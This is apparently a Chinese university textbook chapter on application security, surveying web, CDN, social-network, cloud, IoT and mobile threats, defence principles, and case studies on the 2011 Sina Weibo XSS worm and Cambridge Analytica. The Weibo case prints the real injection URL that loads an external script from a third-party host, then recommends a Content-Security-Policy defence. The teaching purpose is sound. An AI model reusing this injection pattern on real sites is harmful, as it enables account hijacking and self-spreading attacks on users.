## 第13章 应用安全

### 引言 应用安全问题的开端

平时看视频的时候，有时会会觉得卡；浏览某些网站的时候，突然就登录不上了；微信、QQ好友经常会发给你一些奇奇怪怪的链接或者信息，然后你会回复，“你号被盗了？”；一些私人信息突然被暴露在网络中，可能是某个心理测试的结果泄露的。以上的等等问题，都是我们日常生活中可以遇到的网络安全问题，但是它的直接体现确只是在某个特定的应用场景中。因此关注应用安全问题变得十分重要。

应用安全是通过查找、修复和增强应用的安全性，使应用更加安全的过程。这大部分发生在开发阶段，但它包括工具和方法，以保护应用程序部署后。应用安全可能包括可识别或最大限度减少安全漏洞的硬件、软件和规程。路由器是硬件应用安全的一种形式，可以防止任何人通过 Internet 查看计算机 IP 地址。但应用级别的安全措施往往也内置于软件中，例如应用防火墙，其对允许和禁止哪些活动作出了严格定义。规程涉及的是与包含常规测试等协议的应用安全例程类似的事项。

应用安全非常重要，因为今天的应用往往可通过各种网络获取并且一般都连接到云环境，这就增加了其遭受安全威胁和侵害的风险。不仅要在网络层面确保安全，还要注重应用本身的安全，在这一点上，人们面临的压力越来越大，受到的激励也越来越高。造成这种情况的一个原因在于，现如今，黑客攻击应用的次数比以往更多。应用安全测试可以揭示应用级别的薄弱之处，从而帮助避免这些攻击。本章就各种网络应用中出现的安全问题，分析应用安全问题出现的根本原因，概述解决网络应用安全的根本思路。

全章分为四节，引言介绍了网络应用安全的概念、背景及当前面临的主要安全问题。第一节剖析了导致应用安全问题，层出不穷的本质及共性原因是什么，应用中的哪些不当设计或缺陷，使得当前的网络系统易于受到攻击破坏；第二节针对应用安全问题的共性原因，给出了基本的网络安全防御原理和实践原则。第三节通过介绍典型的网络安全攻防实例，贯穿本章，讲解实际场景中网络安全事件如何发生、危害是什么、产生的原因及如何防御。最后一章对本章进行总结。表13.1为本章的主要内容及知识框架。

表13.1 应用安全问题概览

|  |  |  |  |
| --- | --- | --- | --- |
| **网络应用** | **安全问题本质** | **安全隐患** | **防御** |
| Web安全 | (1) 资源共享的不确定性  (2) 应用资源的有限性  (3) 相关应用系统的漏洞 | (1) 数据窃取  (2) 应用无法访问 | (1) 访问控制  (2) 漏洞修复  (3) 监控警报 |
| CDN安全 |
| 社交网络安全 |
| 云计算安全 |
| 物联网安全 |
| 移动应用安全 |

### 13.1网络应用及其相关的应用安全问题

本节，我们从三个方面阐述分析，应用安全问题出现的本质和共性原因是什么。首先，结合不同的网络应用，我们梳理归纳了不同网络层次面临的典型安全威胁。然后我们抽象总结了这些网络安全攻击的共性特征，即攻击成功发生所需要哪些基本条件和假设。

#### 13.1.1 各种应用的安全攻击

1. Web安全

Web应用程序(web app)是运行在Web服务器上的应用软件，不同于运行在本地设备操作系统上的基于计算机的软件。用户通过具有活跃internet连接的Web浏览器访问Web应用程序。这些应用程序使用客户机-服务器建模的结构进行编程——用户(“客户端”)通过第三方托管的离线服务器提供服务。常用的web应用程序示例包括:Web-mail、在线零售、在线银行和在线拍卖。

Web应用安全是信息安全的一个分支，专门处理网站、Web应用和Web服务的安全。在较高的层次上，Web应用程序安全性借鉴了应用程序安全性的原则，但具体应用于Internet和Web系统。

大多数web应用程序攻击都是通过跨站点脚本(XSS)和SQL注入攻击发生的，而这些攻击通常是由于编码有缺陷和未能清理应用程序输入和输出而造成的。同时攻击被列为2009年CWE/SANS最危险的25个编程错误[1]。

2. CDN安全

CDN（Content Delivery Network, 内容分发网络）是当前提高网站的性能、可靠性与安全性的最佳实践之一，它是由分布在不同地理位置的服务器集群组成的分布式网络，目标是帮助其客户网站实现负载均衡、降低网络延迟、提升用户体验、过滤SQL注入等攻击，分散拒绝服务攻击的流量。如图13.1所示，如果一个网站托管在CDN上：网站用户总是从距离自己最近的CDN节点快速地获取缓存内容；当用户请求在CDN缓存中缺失，CDN节点会将该请求转发到源站服务器，以获取目标文件内容并将其缓存。除了负载均衡和缓存加速，CDN还能够隐藏其客户网站的实际IP地址，并为其提供DDoS攻击保护。




图13.1 CDN示意图

然而通过一些漏洞，可以通过CDN进行DoS攻击，从而破坏原有系统的可用性。如RangeAmp[2]攻击是一种通过CDN和HTTP漏洞的DDos攻击，虽然CDN和HTTP范围请求机制都致力于提升网络性能，但是CDN对HTTP范围请求机制的实现存在安全缺陷，使得CDN的前端连接和后端连接之间产生巨大流量差异，导致潜在的流量放大攻击，攻击者能够滥用CDN对网站服务器或CDN节点实施DDoS攻击。

（3）社交网络安全

社交网络是指可以让人们彼此连接，分享信息的公共服务平台。可以发布照片、视频等内容与朋友沟通生活状态。主要的社交网络服务平台包括国内的微博、微信、QQ等，还有国外的Facebook、Twitter、Linkedln等。国内外主流的社交网站有着庞大的用户群体，非常受欢迎。

由于社交网络拥有天然的人物链接属性，因此在加入人物本身固有的属性，就可以轻而易举的分析出用户的更多信息，利用这些信息企业可以做一些商品的推广。比如，通过分析和你聊天频率，点赞程度分析出你的亲密好友关系，在通过你亲密好友的偏好推荐给你对应的商品，从而精准的投放广告，增加平台收入。

然而，如果相关社交网络的数据被用于恶意行为，那么造成的后果是不可以估量的[3]。如2018年Facebook被曝光，超过五千万的用户在不知情的情况下，被政治数据公司“剑桥分析（Cambridge Analytica）”获取并利用，意图干预美国大选。

（4）云计算安全

云计算时代已然到来，计算能力已经如同水和电一般，能够被我们随时使用，按需按量使用。依托于公有云设施，你只需轻松点击鼠标，即可购买处理器、内存、硬盘存储、网络带宽等资源，还可以伴随着需求的变化随时灵活调整用量，或增或减。

云计算和存储为用户提供了在第三方数据中心存储和处理数据的能力。组织在各种不同的服务模型(如SaaS、PaaS和IaaS)和部署模型(私有、公共、混合和社区)中使用云。与云计算相关安全问题分为两大类:云提供商所面临的安全问题(组织提供软件、平台或“基础架构即服务”通过“云”)和他们的客户所面临的安全问题(公司或组织主机应用程序或数据存储在云上)。然而，责任是共同承担的。提供者必须确保其基础设施是安全的，客户的数据和应用程序受到保护，而用户必须采取措施加强其应用程序，并使用强密码和身份验证措施。

当组织选择在公有云上存储数据或托管应用程序时，它就失去了对承载其信息的服务器进行物理访问的能力。因此，潜在的敏感数据面临来自内部攻击的风险。根据2010年云安全联盟的一份报告，内部攻击是云计算七大威胁之一。因此，云服务提供商必须确保对物理访问数据中心服务器的员工进行彻底的背景检查。此外，必须经常监视数据中心的可疑活动。

为了节约资源、降低成本和保持效率，云服务提供商往往将多个客户的数据存储在同一台服务器上。因此，一个用户的私人数据有可能被其他用户(甚至可能是竞争对手)查看。为了应对这些敏感情况，云服务提供商应确保数据隔离和逻辑存储隔离。

在实现云基础设施中大量使用虚拟化给公共云服务的客户或租户带来了独特的安全问题。虚拟化改变了操作系统和底层硬件之间的关系——无论是计算、存储，还是网络。这引入了一个额外的层——虚拟化——它本身必须得到正确的配置、管理和保护。的具体问题包括可能危及虚拟化软件(或“hypervisor”)。虽然这些担忧主要是理论上的，但它们确实存在。例如，使用虚拟化软件的管理软件的管理员工作站发生漏洞，可能导致整个数据中心停机或按照攻击者的喜好重新配置。

(5)物联网安全

在采用物联网技术时，安全是最大的关注点，人们担心，在没有适当考虑涉及的深刻安全挑战和可能需要的监管变化的情况下，快速发展正在发生。

大多数技术安全问题与传统的服务器、工作站和智能手机类似，包括弱认证、忘记更改默认凭证、设备间发送的未加密消息、SQL注入和对安全更新的糟糕处理。然而，许多物联网设备在其可用的计算能力上存在严重的操作限制。这些限制常常使他们不能直接使用基本的安全措施，如实现防火墙或使用强密码系统加密他们与其他设备的通信，而且许多设备的低价格和消费者的关注使得健壮的安全补丁系统不常见。

物联网设备也进入新领域的数据,和通常可以控制物理设备,即使到2014年有可能说,许多网络设备可能已经“监视人在自己家里”包括电视、厨房电器、相机和恒温器。汽车上的计算机控制设备，如刹车、发动机、锁、引擎盖和后备箱释放装置、喇叭、加热装置和仪表盘等，已被证明容易受到进入车载网络的攻击者的攻击。在某些情况下，车辆计算机系统是与互联网相连的，这使得它们可以被远程利用。到2008年，安全研究人员已经证明了在没有授权的情况下远程控制心脏起搏器的能力。后来黑客演示了远程控制胰岛素泵和植入式心律转复除颤器。

安全性差的联网可访问物联网设备也可能被破坏，从而攻击他人。2016年，一场由运行Mirai[3]恶意软件的物联网设备驱动的分布式拒绝服务攻击导致一家DNS提供商和主要网站瘫痪。

（6）移动应用安全

移动安全，或者更具体地说移动设备安全，是保护智能手机、平板电脑和笔记本电脑免受与无线计算相关的威胁。IT在移动计算中变得越来越重要。尤其令人担忧的是目前存储在智能手机上的个人和商业信息的安全性[5]。

越来越多的用户和企业使用智能手机进行交流，同时也计划和组织用户的工作和私人生活。在公司内部，这些技术正在引起信息系统组织的深刻变化，因此它们已经成为新风险的来源。事实上，智能手机收集和汇编的敏感信息越来越多，必须控制这些信息的访问，以保护用户的隐私和公司的知识产权。所有的智能手机和电脑一样，都是攻击的首选目标。这些攻击利用了智能手机固有的弱点，这些弱点可能来自通信模式，如短消息服务(SMS，又名文本消息)、多媒体消息服务(MMS)、WiFi、蓝牙和事实上的全球移动通信标准GSM。也有针对浏览器或操作系统软件漏洞的漏洞，而一些恶意软件依赖于普通用户的薄弱知识。安全对策正在开发并应用于智能手机，从不同软件层的安全，到向最终用户传播信息。从设计到使用，通过操作系统、软件层和可下载应用程序的开发，所有级别都有良好的实践。

#### 13.1.2 应用安全网络攻击的共性特征

通过梳理分析上述的针对网络应用的攻击，可以发现这些攻击基本拥有3个共性特征。一是由于网络应用服务提供的资源是有限的，二是应用的信息会被合法或者不合法的访问，三是由于提供网络应用的技术和设备存在漏洞（网络协议栈，物理服务器等）。

（1）攻击者可以消耗大量应用资源导致其他用户无法访问

在进行网络应用攻击时，一个恶意的攻击者可以超量的访问被使用的应用资源，如网络带宽、磁盘读写、CPU计算等等，这样导致其他用户想要访问对应的资源时，就不能正常使用。这种攻击被称为DoS攻击，同时如果可以操控大量的分布式的机器的话，还可以进行DDos攻击，造成应用的全面崩溃。如web安全，CDN安全，物联网安全，云计算安全都面临对应的攻击风险。

（2）攻击者可以合法、或者不合法的获取应用数据、推理构造出目标数据

由于一些网络应用的数据是相互共享的，因此所有用户都可以合法的使用，然而这些通过合理的推断这些信息可以一定程度破坏用户隐私，这种攻击形式存在于Web安全，社交网络安全等。

另外一种形式是，逻辑上用户的数据时分离的，但是物理上存在相同一片区域，因此攻击者通过一些漏洞，访问其他用户数据，造成一定程度的数据泄露，这种攻击形式存在于云计算安全中。

（3）攻击者利用各种软硬件漏洞进行攻击

由于现有计算机体系结构复杂，各种硬件、软件的实现过于异构，很难确保完全没有任何漏洞，并且漏洞的及时修复也存在问题。因此攻击者可以利用一些各种漏洞对网络应用进行攻击，从而达到其目的。

### 13.2应用安全的基本防御原理

本节，针对应用安全问题的本质及共性原因，我们给出了应用安全防御的基本原理和实践规范。

#### 13.2.1 身份认证与信任管理

身份认证是保证信息安全的第一道门户。用户在被确认身份之后在信息系统中根据身份所有的权限享受相应的信息服务。一般常用的身份认证的方式有：用户名/口令、生物/物理特征、图灵测试等。对于网络中的大型实体应用来说，一般会利用公钥基础设施来进行身份的管理和认证。

#### 13.2.2 隐私保护

隐私数据的泄露会引起严重的危险后果，通过身份认证和信任管理可以一定程度保护隐私，但是无法从数据本身保护。因此可以利用一些隐私保护算法或者技术来对隐私数据进行保护。常有的算法包括，K匿名[6]、差分隐私[7]、隐私计算等。

同时为了保护隐私各个国家和政府都出台了相关法律法规，如美国的HIPPA、PCI DSS、FACT，欧盟的GDPR，以及中国的《网络安全法》等等。

#### 13.2.3 应用安全监控防御

在实践中，一定网络应用系统的漏洞是无法避免的，因此在网络发生被攻击、破坏的情况下，可以通过监控检测，快速识别、恢复网络应用的服务，减少损失。同时在网络系统各个点上部署安全防御措施，避免出现安全的木桶效应。

### 13.3、典型案例分析

本节，我们通过三个实际的网络安全案例，贯穿本章内容，讲解了在典型的网络场景中，攻击者如何进行攻击，同时也分析了攻击能够成功的本质原因是什么，以及如何进行安全防御。

#### 13.3.1 Web安全的机密性

2011年6月28日晚，新浪微博突然出现大规模的“微博病毒”，大量用户自动发送诸如：“郭美美事件的一些未注意到的细节”，“建党大业中穿帮的地方”，“让女人心动的100句诗歌”，“这是传说中的神仙眷侣啊”，“惊爆!范冰冰艳照真流出了”等等微博和私信，并自动关注一位名为hellosamy的用户。这场攻击事件的背后就是一次典型的针对Web的XSS即（Cross Site Scripting）中文名称为跨站脚本攻击。

跨站脚本攻击是指通过存在安全漏洞的Web网站注册用户的浏览器内运行非法的HTML标签或JavaScript进行的一种攻击。XSS的本质是：恶意代码未经过滤，与网站正常的代码混在一起；浏览器无法分辨哪些脚本是可信的，导致恶意脚本被执行。而由于直接在用户的终端执行，恶意代码能够直接获取用户的信息，或者利用这些信息冒充用户向网站发起攻击者定义的请求。在部分情况下，由于输入的限制，注入的恶意脚本比较短。但可以通过引入外部的脚本，并由浏览器执行，来完成比较复杂的攻击策略。

虽然新浪及时的修复了漏洞，但是在hellosamy被封号之前约有30000名粉丝，也就是说有至少有30000名用户确实被感染过。



图13.2 “微博病毒”截图

整个的攻击流程如下：

1、利用了新浪微博存在的XSS漏洞，先使自己的微博“中毒”，在浏览器中加载如下地址即可：

http://weibo.com/pub/star/g/xyyyd%22%3E%3Cscript%20src=//www.2kt.cn/images/t.js%3E%3C/script%3E?type=update

即

http://weibo.com/pub/star/g/xyyyd"><script src=//www.2kt.cn/images/t.js></script>? type=update

2、使用有道提供的短域名服务（这些网址目前已经“无害”）；

例如，通过 http://163.fm/PxZHoxn ，将链接指向：

http://weibo.com/pub/star/g/xyyyd%22%3E%3Cscript%20src=//www.2kt.cn/images/t.js%3E%3C/script%3E?type=update

3、当新浪登陆用户不小心访问到相关网页时，由于处于登录状态，会运行这个js脚本做几件事情：

a.发微博，让更多的人看到这些消息，自然也就有更多人受害；

b.加关注，加uid为2201270010关注，这应该就是hellosamy的id；

c.发私信，给好友发私信传播这些链接；

此次攻击是一场闹剧，但同时它的确破坏了微博系统的机密性，使得存储在系统中或在系统之间传输的信息被恶意的攻击者操控。

如何防御相关攻击呢？其实可以通过一些简单的方法就可防御，比如设置CSP（Content-Security-Policy）。CSP 本质上就是建立白名单，开发者明确告诉浏览器哪些外部资源可以加载和执行。开发者只需要配置规则，如何拦截是由浏览器自己实现的。可以通过这种方式来尽量减少 XSS 攻击。

#### 13.3.2 社交网络安全的机密性

社交网络是指可以让人们彼此连接，分享信息的公共服务平台。可以发布照片、视频等内容与朋友沟通生活状态。主要的社交网络服务平台包括国内的微博、微信、QQ等，还有国外的Facebook、Twitter、Linkedln等。国内外主流的社交网站有着庞大的用户群体，非常受欢迎。

由于社交网络拥有天然的人物链接属性，因此在加入人物本身固有的属性，就可以轻而易举的分析出用户的更多信息，利用这些信息企业可以做一些商品的推广。比如，通过分析和你聊天频率，点赞程度分析出你的亲密好友关系，在通过你亲密好友的偏好推荐给你对应的商品，从而精准的投放广告，增加平台收入。

然而，如果相关社交网络的数据被用于恶意行为，那么造成的后果是不可以估量的。2018年Facebook被曝光，超过五千万的用户在不知情的情况下，被政治数据公司“剑桥分析（Cambridge Analytica）”获取并利用，意图干预美国大选。

2016年11月美国总统大选，CA受雇于特朗普团队，对选民进行广告的精准投放，来提升投票数量。CA的第一步，就是先掌握大数据。Facebook是美国社交网络中最大的平台，因此CA分析Facebook下手，获取大数据。首先他们设计了一个大型的心理测试，标榜是剑桥大学讲师所提出的性格测试题目。但是这个心理测试的最后，设定一个钓鱼陷阱，就是要求你登录Facebook账号，美其名曰结果会通过Facebook发送给你，但实际上，在你同意登录的那一刻，你的姓名、生日、婚姻状况、位置以及最重要的你发的文章和你点赞的文章数据都会被CA获取。这非常重要，通过这些数据，他们会为你建立一个非常准确、有效的心理模型，再根据你的心理模型，可以有针对性的对你使用不同的“煽动和操纵”方法，促进你的投票。

CA公司的行为无疑是存在问题的，他们首先利用钓鱼陷阱获取数据，在利用社交网络的易传播性，更广泛的获取受害者信息，破坏了社交网络的机密性。但这里要说明的是，虽然该公司自己宣称特朗普当选是自己产品用于实战的成功案例，目前并没有足够的数据和证据去具体衡量CA的在这两起事件中发挥的实际作用。

### 13.4总结

本章中，我们先分析了当前网络应用安全的开端，强调了网络应用安全的重要性。而后，我们从各种网络应用出发，介绍了各种网络应用以及对应的安全问题。通过分析各种各种网络应用，我们总结出现有应用安全所存在的共性问题：(1) 资源共享的不确定性；(2) 应用资源的有限性；(3) 相关应用系统的漏洞。提出一些解决问题的办法。

对于应用安全，我们认为在前沿研究领域其有两大发展趋势：

1. AI使能的智能检测系统[8]：随着AI技术的发展，AI能力越来越强大。在数据分析方面AI比传统方法性能提升巨大，因此可以将AI的能力应用于应用安全，快速分析安全问题，快速反馈。

2.主动网络安全防御[9]：将主动防御方式引入到网络空间中，在基于内生安全机理的动态异构冗余构造动态异构冗余构造中引入拟态伪装的策略或机制，则能够使构造所产生的时空不一致的测不准效应更具有狡黠性。拟态伪装策略的导入能够更好的隐蔽或伪装目标对象的防御场景和防御行为，使得目标对象在应对持续性的、极其隐蔽的、高烈度的人机攻防博弈中获得更为可靠的优势地位，尤其是面对当前最大的安全威胁——未知漏洞后门，病毒木马等不确定威胁时，具有显著效果，克服了传统安全方法的诸多问题。因此利用主动防御架构可以非常有效的客服各种应用安全的漏洞。

### 参考文献

1. ["CWE/SANS Top 25 Most Dangerous Programming Errors"](http://cwe.mitre.org/top25/). CWE/SANS. May 2009. http://cwe.mitre.org/top25/archive/2020/2020\_cwe\_top25.html.
2. Li W, Shen K, Guo R, Liu B, Zhang J, Duan H, Hao S, Chen X, Wang Y. CDN Backfired: Amplification Attacks Based on HTTP Range Requests. In2020 50th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN) 2020 Jun 29 (pp. 14-25). IEEE.
3. Rathore S, Sharma PK, Loia V, Jeong YS, Park JH. Social network security: Issues, challenges, threats, and solutions. Information sciences. 2017 Dec 1;421:43-69.
4. Mirai (malware), <https://en.wikipedia.org/wiki/Mirai_(malware)>
5. He D, Chan S, Guizani M. Mobile application security: malware threats and defenses. IEEE Wireless Communications. 2015 Mar 9;22(1):138-44.
6. Sweeney L. k-anonymity: A model for protecting privacy. International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems. 2002 Oct;10(05):557-70.
7. Dwork C. Differential privacy: A survey of results. InInternational conference on theory and applications of models of computation 2008 Apr 25 (pp. 1-19). Springer, Berlin, Heidelberg.
8. Dang Y, Lin Q, Huang P. AIOps: real-world challenges and research innovations. In2019 IEEE/ACM 41st International Conference on Software Engineering: Companion Proceedings (ICSE-Companion) 2019 May 25 (pp. 4-5). IEEE.
9. 邬江兴. 网络空间拟态防御研究. 信息安全学报. 2016(4):1-0.